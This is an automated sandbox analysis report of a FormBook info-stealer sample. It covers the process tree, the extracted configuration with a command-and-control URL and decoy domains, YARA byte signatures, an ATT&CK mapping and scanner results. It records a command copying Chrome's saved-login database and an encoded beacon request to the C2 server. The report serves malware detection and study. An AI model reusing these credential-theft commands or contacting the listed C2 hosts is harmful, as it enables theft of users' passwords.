ID: 412792
Sample Name: focus.com
Cookbook: default.jbs
Time: 23:53:15
Date: 12/05/2021
Version: 32.0.0 Black Diamond

Table of Contents


Analysis Report focus.com

Overview


General Information

Sample Name:	focus.com (renamed file extension from com to exe)
Analysis ID:	412792
MD5:	5e5cc661beb832..
SHA1:	af146998a35d9a7.
SHA256:	bf07af9d0e95551..
Tags:	com
Infos:	

Most interesting Screenshot:



Detection




FormBook

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Antivirus detection for URL or domain
- Detected FormBook malware
- Detected unpacking (changes PE se…
- Found malware configuration
- Malicious sample detected (through …
- Multi AV Scanner detection for dropp…
- Multi AV Scanner detection for subm…
- System process connects to networ…
- Yara detected FormBook
- C2 URLs / IPs found in malware con…
- Machine Learning detection for dropp…
- Maps a DLL or memory area into an…
- Modifies the context of a thread in a…
- Modifies the prolog of user mode fun…
- PE file has a writeable .text section

Classification



Startup

- **System is w10x64**
- focus.exe (PID: 3176 cmdline: 'C:\Users\user\Desktop\focus.exe' MD5: 5E5CC661BEB832B718DF6B68D16C0165)
  - player-toolkit.exe (PID: 2588 cmdline: C:\Users\user\AppData\Roaming\RadioBOSSAssembly\player-toolkit.exe MD5: 1844A4E542EEAC121065EA23B0F1D6B3)
    - explorer.exe (PID: 3388 cmdline: MD5: AD5296B280E8F522A8A897C96BAB0E1D)
      - autochk.exe (PID: 2428 cmdline: C:\Windows\SysWOW64\autochk.exe MD5: 34236DB574405291498BCD13D20C42EB)
      - wscript.exe (PID: 1956 cmdline: C:\Windows\SysWOW64\wscript.exe MD5: 7075DD7B9BE8807FCA93ACD86F724884)
        - cmd.exe (PID: 404 cmdline: /c copy 'C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Login Data' 'C:\Users\user\AppData\Local\Temp\DB1' /V MD5: F3BDBE3BB6F734E357235F4D5898582D)
          - conhost.exe (PID: 5640 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
      - player-toolkit.exe (PID: 5216 cmdline: 'C:\Users\user\AppData\Roaming\RadioBOSSAssembly\player-toolkit.exe' MD5: 1844A4E542EEAC121065EA23B0F1D6B3)
      - player-toolkit.exe (PID: 5452 cmdline: 'C:\Users\user\AppData\Roaming\RadioBOSSAssembly\player-toolkit.exe' MD5: 1844A4E542EEAC121065EA23B0F1D6B3)
- **cleanup**

Malware Configuration

Threatname: FormBook

```
{
  "C2 list": [
    "www.hollandhousedesigns.design/vns/"
  ],
  "decoy": [
    "sparkspressworld.com",
    "everydayresidency.com",
    "thebosscollectionn.com",
    "milkweedmagic.com",
    "worklesshours.com",
    "romeosfurnituremadera.com",
    "unclepetesproduce.com",
    "athleticamackay.com",
    "9nhl.com",
    "powellassetmanagement.com",
    "jxlamp.com",
    "onpointpetproducts.com",
    "buymysoft.com",
    "nazertrader.com",
    "goprj.com",
    "keeptalkservice.com",
    "aolei1688.com",
    "donstackl.com",
    "almasorchids.com",
    "pj5bwn.com",
    "featuredshop2020.com",
    "connectmheduaction.com",
    "kcastleint.com",
    "quintessentialmiss.com",
    "forenvid.com",
    "vetementsbd.com",
    "fabrizioamadori.net",
    "remaxplatinumva.com",
    "drivecart.net",
    "ordertds.com",
    "huayuanjiajiao.com",
    "islamiportal.com",
    "innergardenhealing.space",
    "wlwmwntor.com",
    "wiitendo.com",
    "ceschandigarh.com",
    "mitchellche.com",
    "levaporz.com",
    "eraophthalmica.com",
    "gnzywyht.com",
    "bobbinsbroider.com",
    "pollygen.com",
    "xn--kbrsotocheckup-5fcc.com",
    "theunprofessionalpodcast.com",
    "lendini.site",
    "digitalpardis.com",
    "meenaveen.com",
    "yihuafence.com",
    "mercadoaria.com",
    "domennyarendi44.net",
    "juandiegopalacio.com",
    "meltdownfitnesstulsa.com",
    "xn--laclnicadelvnculo-gvbi.com",
    "paripartners378.com",
    "valadecia.com",
    "womenring.com",
    "ocarlosresolve.com",
    "vedicherbsindia.com",
    "nonnearrapate.com",
    "viplending.net",
    "angelbeatsgamingclan.com",
    "rigmodisc.com",
    "page-id-78613.com",
    "yapadaihindi.com"
  ]
}
```


Yara Overview

Dropped Files

Source	Rule	Description	Author	Strings
C:\Users\user\AppData\Roaming\RadioBOSSAssembly\instructions.pdf	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	

Source	Rule	Description	Author	Strings
C:\Users\user\AppData\Roaming\RadioBOSSAssembly\instructions.pdf	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x10157:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x103c1:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x1c09f:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x1bb8b:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x1c1a1:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x1c319:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x10dd9:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x1ae06:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0x11ad2:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x21d41:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x22de0:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
C:\Users\user\AppData\Roaming\RadioBOSSAssembly\instructions.pdf	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x1ee23:$sqlite3step: 68 34 1C 7B E1 • 0x1ef36:$sqlite3step: 68 34 1C 7B E1 • 0x1ee52:$sqlite3text: 68 38 2A 90 C5 • 0x1ef77:$sqlite3text: 68 38 2A 90 C5 • 0x1ee65:$sqlite3blob: 68 53 D8 7F 8C • 0x1ef8d:$sqlite3blob: 68 53 D8 7F 8C

Memory Dumps

Source	Rule	Description	Author	Strings
00000002.00000002.357992240.0000000000011000.00000040.00020000.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
00000002.00000002.357992240.0000000000011000.00000040.00020000.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x88e8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x8b52:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x14675:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x14161:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x14777:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x148ef:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x956a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x133dc:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xa263:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x1a317:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1b31a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
00000002.00000002.357992240.0000000000011000.00000040.00020000.sdmp	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x173f9:$sqlite3step: 68 34 1C 7B E1 • 0x1750c:$sqlite3step: 68 34 1C 7B E1 • 0x17428:$sqlite3text: 68 38 2A 90 C5 • 0x1754d:$sqlite3text: 68 38 2A 90 C5 • 0x1743b:$sqlite3blob: 68 53 D8 7F 8C • 0x17563:$sqlite3blob: 68 53 D8 7F 8C
00000018.00000002.462752725.0000000002BA0000.00000004.00000001.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
00000018.00000002.462752725.0000000002BA0000.00000004.00000001.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x98e8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x9b52:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x15675:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x15161:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x15777:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x158ef:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0xa56a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x143dc:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xb263:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x1b317:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1c31a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
Click to see the 16 entries				

Unpacked PEs


Source	Rule	Description	Author	Strings
2.2.player-toolkit.exe.10000.0.unpack	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	

Source	Rule	Description	Author	Strings
2.2.player-toolkit.exe.10000.0.unpack	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x8ae8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x8d52:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x14875:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x14361:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x14977:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x14aef:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x976a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x135dc:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xa463:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x1a517:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1b51a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
2.2.player-toolkit.exe.10000.0.unpack	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x175f9:$sqlite3step: 68 34 1C 7B E1 • 0x1770c:$sqlite3step: 68 34 1C 7B E1 • 0x17628:$sqlite3text: 68 38 2A 90 C5 • 0x1774d:$sqlite3text: 68 38 2A 90 C5 • 0x1763b:$sqlite3blob: 68 53 D8 7F 8C • 0x17763:$sqlite3blob: 68 53 D8 7F 8C

Sigma Overview

No Sigma rule has matched

Signature Overview



- AV Detection
- Cryptography
- Compliance
- Spreading
- Software Vulnerabilities
- Networking
- Key, Mouse, Clipboard, Microphone and Screen Capturing
- E-Banking Fraud
- System Summary
- Data Obfuscation
- Persistence and Installation Behavior
- Boot Survival
- Hooking and other Techniques for Hiding and Protection
- Malware Analysis System Evasion
- Anti Debugging
- HIPS / PFW / Operating System Protection Evasion
- Language, Device and Operating System Detection
- Stealing of Sensitive Information
- Remote Access Functionality

Click to jump to signature section

AV Detection:

Antivirus detection for URL or domain

Found malware configuration

Multi AV Scanner detection for dropped file

Multi AV Scanner detection for submitted file

Yara detected FormBook

Machine Learning detection for dropped file

Networking:

C2 URLs / IPs found in malware configuration

E-Banking Fraud:

Yara detected FormBook

System Summary:

Detected FormBook malware

Malicious sample detected (through community Yara rule)

PE file has a writeable .text section

Data Obfuscation:

Detected unpacking (changes PE section rights)

Hooking and other Techniques for Hiding and Protection:

Modifies the prolog of user mode functions (user mode inline hooks)

Malware Analysis System Evasion:

Tries to detect virtualization through RDTSC time measurements

HIPS / PFW / Operating System Protection Evasion:

System process connects to network (likely due to code injection or exploit)

Maps a DLL or memory area into another process

Modifies the context of a thread in another process (thread injection)

Queues an APC in another process (thread injection)

Sample uses process hollowing technique

Stealing of Sensitive Information:

Yara detected FormBook

Tries to harvest and steal browser information (history, passwords, etc)

Tries to steal Mail credentials (via file access)

Remote Access Functionality:


Yara detected FormBook

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Networl Effects
Valid Accounts	Native API 1	Registry Run Keys / Startup Folder 1	Access Token Manipulation 1	Deobfuscate/Decode Files or Information 1	OS Credential Dumping 1	System Time Discovery 2	Remote Services	Archive Collected Data 1	Exfiltration Over Other Network Medium	Ingress Tool Transfer 2	Eavesdr Insecure Network Commu
Default Accounts	Shared Modules 1	Boot or Logon Initialization Scripts	Process Injection 5 1 2	Obfuscated Files or Information 3	Credential API Hooking 1	File and Directory Discovery 3	Remote Desktop Protocol	Data from Local System 1	Exfiltration Over Bluetooth	Encrypted Channel 2	Exploit S Redirect Calls/SM
Domain Accounts	At (Linux)	Logon Script (Windows)	Registry Run Keys / Startup Folder 1	Software Packing 1 1	Security Account Manager	System Information Discovery 1 2 5	SMB/Windows Admin Shares	Email Collection 1	Automated Exfiltration	Non-Application Layer Protocol 3	Exploit S Track D Locatior
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Rootkit 1	NTDS	Security Software Discovery 2 4 1	Distributed Component Object Model	Credential API Hooking 1	Scheduled Transfer	Application Layer Protocol 1 1 3	SIM Car Swap

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Networl Effects
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Masquerading 1	LSA Secrets	Process Discovery 2	SSH	Clipboard Data 1	Data Transfer Size Limits	Fallback Channels	Manipul Device Commu
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Virtualization/Sandbox Evasion 3 1	Cached Domain Credentials	Virtualization/Sandbox Evasion 3 1	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jammin Denial o Service
External Remote Services	Scheduled Task	Startup Items	Startup Items	Access Token Manipulation 1	DCSync	Remote System Discovery 1	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue V Access
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Process Injection 5 1 2	Proc Filesystem	Network Service Scanning	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protocol	Downgr Insecure Protocol


Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.



Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
focus.exe	69%	Virustotal		Browse
focus.exe	29%	Metadefender		Browse
focus.exe	90%	ReversingLabs	Win32.Trojan.Phonzy	

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Roaming\RadioBOSSAssembly\player-toolkit.exe	100%	Joe Sandbox ML		
C:\Users\user\AppData\Roaming\RadioBOSSAssembly\OptimFROG.dll	0%	Metadefender		Browse
C:\Users\user\AppData\Roaming\RadioBOSSAssembly\OptimFROG.dll	4%	ReversingLabs		
C:\Users\user\AppData\Roaming\RadioBOSSAssembly\bass.dll	0%	Metadefender		Browse
C:\Users\user\AppData\Roaming\RadioBOSSAssembly\bass.dll	2%	ReversingLabs		

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Roaming\RadioBOSSAssembly\libdisplay4-1.dll	21%	Metadefender		Browse
C:\Users\user\AppData\Roaming\RadioBOSSAssembly\libdisplay4-1.dll	50%	ReversingLabs	Win32.Trojan.Graftor	
C:\Users\user\AppData\Roaming\RadioBOSSAssembly\player-toolkit.exe	29%	Metadefender		Browse
C:\Users\user\AppData\Roaming\RadioBOSSAssembly\player-toolkit.exe	69%	ReversingLabs	Win32.Trojan.Generic	

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
0.0.focus.exe.400000.0.unpack	100%	Avira	HEUR/AGEN.1130366		Download File
0.2.focus.exe.400000.0.unpack	100%	Avira	HEUR/AGEN.1130366		Download File
2.2.player-toolkit.exe.10000.0.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://www.thebosscollectionn.com	0%	Avira URL Cloud	safe	
http://www.ordertds.com	0%	Avira URL Cloud	safe	
http://www.buymysoft.com	0%	Avira URL Cloud	safe	
http://www.ordertds.com/vns/	0%	Avira URL Cloud	safe	
http://www.milkweedmagic.com/vns/	0%	Avira URL Cloud	safe	
http://www.ocarlosresolve.com/vns/	0%	Avira URL Cloud	safe	
http://www.wiitendo.com/vns/	0%	Avira URL Cloud	safe	
http://www.LosslessAudio.org2	0%	Avira URL Cloud	safe	
http://www.sparkspressworld.comReferer:	0%	Avira URL Cloud	safe	
http://www.sparkspressworld.com/vns/	0%	Avira URL Cloud	safe	
http://www.domennyarendi44.net/vns/www.milkweedmagic.com	0%	Avira URL Cloud	safe	
http://www.sparkspressworld.com/vns/www.ocarlosresolve.com	0%	Avira URL Cloud	safe	
http://www.sajatypeworks.com	0%	URL Reputation	safe	
http://www.sajatypeworks.com	0%	URL Reputation	safe	
http://www.sajatypeworks.com	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/cThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/cThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/cThe	0%	URL Reputation	safe	
http://www.innergardenhealing.space/vns/	0%	Avira URL Cloud	safe	
http://www.lyricwiki.org	0%	Avira URL Cloud	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://www.urwpp.deDPlease	0%	URL Reputation	safe	
http://www.urwpp.deDPlease	0%	URL Reputation	safe	
http://www.urwpp.deDPlease	0%	URL Reputation	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://www.milkweedmagic.com/vns/www.buymysoft.com	0%	Avira URL Cloud	safe	
http://www.athleticamackay.com/vns/www.xn--laclnicadelvnculo-gvbi.com	0%	Avira URL Cloud	safe	
http://www.everydayresidency.com	0%	Avira URL Cloud	safe	
http://www.ocarlosresolve.com/vns/www.athleticamackay.com	0%	Avira URL Cloud	safe	
http://www.worklesshours.com/vns/	0%	Avira URL Cloud	safe	
http://www.thebosscollectionn.com/vns/www.wiitendo.com	0%	Avira URL Cloud	safe	
http://www.everydayresidency.comReferer:	0%	Avira URL Cloud	safe	
http://www.everydayresidency.com/vns/www.sparkspressworld.com	0%	Avira URL Cloud	safe	
http://www.athleticamackay.com/vns/	0%	Avira URL Cloud	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://www.ocarlosresolve.com	0%	Avira URL Cloud	safe	
http://www.wlwmwntor.com/vns/www.worklesshours.com	0%	Avira URL Cloud	safe	
http://www.xn--laclnicadelvnculo-gvbi.com/vns/	0%	Avira URL Cloud	safe	
http://www.worklesshours.comReferer:	0%	Avira URL Cloud	safe	

Source	Detection	Scanner	Label	Link
http://www.milkweedmagic.comReferer:	0%	Avira URL Cloud	safe	
www.hollandhousedesigns.design/vns/	0%	Avira URL Cloud	safe	
http://www.forenvid.com/vns/	100%	Avira URL Cloud	malware	
http://www.hollandhousedesigns.design/vns/M	0%	Avira URL Cloud	safe	
http://www.thebosscollectionn.com/vns/	0%	Avira URL Cloud	safe	
http://www.wiitendo.comReferer:	0%	Avira URL Cloud	safe	
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://www.innergardenhealing.spaceReferer:	0%	Avira URL Cloud	safe	
http://www.thebosscollectionn.comReferer:	0%	Avira URL Cloud	safe	
http://www.forenvid.com	100%	Avira URL Cloud	malware	
http://www.tiro.com	0%	URL Reputation	safe	
http://www.tiro.com	0%	URL Reputation	safe	
http://www.tiro.com	0%	URL Reputation	safe	
http://www.athleticamackay.comReferer:	0%	Avira URL Cloud	safe	
http://www.goodfont.co.kr	0%	URL Reputation	safe	
http://www.goodfont.co.kr	0%	URL Reputation	safe	
http://www.goodfont.co.kr	0%	URL Reputation	safe	
http://www.worklesshours.com	0%	Avira URL Cloud	safe	
http://www.wlwmwntor.comReferer:	0%	Avira URL Cloud	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://www.galapagosdesign.com/staff/dennis.htm	0%	URL Reputation	safe	
http://www.galapagosdesign.com/staff/dennis.htm	0%	URL Reputation	safe	
http://www.galapagosdesign.com/staff/dennis.htm	0%	URL Reputation	safe	
http://fontfabrik.com	0%	URL Reputation	safe	
http://fontfabrik.com	0%	URL Reputation	safe	
http://fontfabrik.com	0%	URL Reputation	safe	
http://www.xn--laclnicadelvnculo-gvbi.comReferer:	0%	Avira URL Cloud	safe	
http://www.ocarlosresolve.comReferer:	0%	Avira URL Cloud	safe	
http://www.hollandhousedesigns.designReferer:	0%	Avira URL Cloud	safe	
http://www.wiitendo.com/vns/www.hollandhousedesigns.design	0%	Avira URL Cloud	safe	
http://www.wlwmwntor.com	0%	Avira URL Cloud	safe	
http://https://www.ordertds.com/vns/?BIP=7	0%	Avira URL Cloud	safe	
http://www.sandoll.co.kr	0%	URL Reputation	safe	
http://www.sandoll.co.kr	0%	URL Reputation	safe	
http://www.sandoll.co.kr	0%	URL Reputation	safe	
http://www.sakkal.com	0%	URL Reputation	safe	
http://www.sakkal.com	0%	URL Reputation	safe	
http://www.sakkal.com	0%	URL Reputation	safe	
http://www.wlwmwntor.com/vns/	0%	Avira URL Cloud	safe	
http://www.everydayresidency.com/vns/	0%	Avira URL Cloud	safe	
http://www.sparkspressworld.com	0%	Avira URL Cloud	safe	
http://www.xn--laclnicadelvnculo-gvbi.com	0%	Avira URL Cloud	safe	
http://www.athleticamackay.com	0%	Avira URL Cloud	safe	
http://www.domennyarendi44.net/vns/	0%	Avira URL Cloud	safe	
http://www.ordertds.comReferer:	0%	Avira URL Cloud	safe	
http://www.domennyarendi44.netReferer:	0%	Avira URL Cloud	safe	
http://www.buymysoft.com/vns/www.wlwmwntor.com	0%	Avira URL Cloud	safe	
http://www.ordertds.com/vns/?BIP=7+ZKUnh4u9UMtKwB98gwx/ZO0djsvR0w/TFw058Z3BgI+IMtx40n++NUyS4P23cT16Wd&vFNL=UFNx8bfpixDd	0%	Avira URL Cloud	safe	
http://www.buymysoft.com/vns/	0%	Avira URL Cloud	safe	
http://www.xn--laclnicadelvnculo-gvbi.com/vns/www.innergardenhealing.space	0%	Avira URL Cloud	safe	
http://www.forenvid.com/vns/www.thebosscollectionn.com	100%	Avira URL Cloud	malware	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
ordertds.com	161.47.48.3	true	true		unknown
www.ordertds.com	unknown	unknown	true		unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://www.ordertds.com/vns/	true	• Avira URL Cloud: safe	unknown
www.hollandhousedesigns.design/vns/	true	• Avira URL Cloud: safe	low
http://www.ordertds.com/vns/?BIP=7+ZKUnh4u9UMtKwB98gwx/ZO0djsvR0w/TFw058Z3BgI+IMtx40n++NUyS4P23cT16Wd&vFNL=UFNx8bfpixDd	true	• Avira URL Cloud: safe	unknown

URLs from Memory and Binaries

